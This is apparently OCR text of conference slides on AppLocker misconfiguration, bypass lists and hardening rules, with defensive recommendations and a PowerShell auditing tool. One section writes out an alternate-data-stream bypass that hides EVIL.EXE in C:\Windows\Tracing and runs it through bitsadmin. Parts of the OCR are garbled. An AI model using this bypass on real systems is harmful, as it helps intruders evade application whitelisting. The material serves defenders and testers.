
NOT DEFAULT RULES!
ALL EXE/DLL FROM MICROSOFT ALLOWED

- TYPICAL MISCONFIGURATION



NOT DEFAULT RULES!
ALL EXE/DLL FROM MICROSOFT ALLOWED

- TYPICAL MISCONFIGURATION



ALL EXE/DLL FROM MICROSOFT ALLOWED

OPENS DOOR FOR KNOWN BINARIES THAT CAN EXECUTE CODE

- B6INFO — CODE EXECUTION
- CDB — CODE EXECUTION
- ++++++

- HTTPS://GITHUB.COM/APIOCRADLE/ULTIMATEAPPLOCKERBYPASSLIST/BLOB/MASTER/UNVERIFIEDAPPLOCKERBYPASSES.MD
- HTTPS://LOLBAS-PROJECT.GITHUB.IO/

HARDENING RULES

DefaultRules-Improved.xml	Added an improved version of the default rules
PathBlockRules-DLL.xml	Updated rules with ADS
PathBlockRules-EXE.xml	Blocked bash.exe
PathBlockRules-Scripts.xml	Updated rules with ADS
PublisherBlockRules-DLL.xml	Add my blocking rules for AppLocker - first version
PublisherBlockRules-EXE.xml	Updated block rules from W10 1803, also included some rules

- HTTPS://GITHUB.COM/APIOCRADLE/ULTIMATEAPPLOCKERBYPASSLIST/TREE/MASTER/APPLOCKER-BLOCKPOLICIES

AARONLOCKER

- GREAT STUFF
- EASIER TO MAINTAIN
- MISSING RULES FOR ALTERNATE DATA STREAMS — (COMING IN V.NEXT)

AARONLOCKER - ADS

◈ ALTERNATE DATA STREAMS

TYPE EVIL.EXE > C:\WINDOWS\TRACING:EVIL.EXE


BITSADMIN /CREATE MYFILE

BITSADMIN /ADDFILE MYFILE
C:\WINDOWS\SYSTEM32\NOTEPAD.EXE C:\TEMP\NOTEPAD.EXE

BITSADMIN /SETNOTIFYCMDLINE MYFILE C:\WINDOWS\TRACING:EVIL.EXE NULL

BITSADMIN /RESUME MYFILE

* HTTPS://GIST.GITHUB.COM/APIOCRADLE/CDD2DOD0EC9ABB686F0E89306E277B8F



SUMMARY - MY RECOMMENDATION ON APPLOCKER

1. USE DEFAULT RULES
2. ENABLE DLL!
3. DON'T USE EXCEPTIONS! (I DONT LIKE EM)
4. CREATE DENY PATH RULES FOR PATHS THAT USER CAN WRITE TO
5. CREATE DENY PATH RULES FOR ADS ON THE SAME FOLDERS
6. CREATE DENY PUBLISHER RULES ON KNOWN BAD BINARIES (MSBUILD, POWERSHELL...)
7. REMOVE RULES THAT ALLOWS ALL SIGNERS (MSI,APPX)
8. ENABLE CENTRAL MONITORING USING EVENT FORWARDING (OR SPLUNK AGENT)

RELEASE OF POWERSHELL MODULE

POWERAL

- CAN BE FOUND HERE:
  HTTPS://GITHUB.COM/APIOCRADLE/POWERAL
- RUNS IN CONSTRAINED LANGUAGE MODE
- AUTOMATES SOME OF THE HUNTING FOR VULNERABILITES
- GREAT FOR RED AND BLUE
- NOT FEATURE COMPLETE


QUICK DEMO - POWERAL

THANK YOU!

@ODDVARMOE

HTTPS://ODDVAR.MOE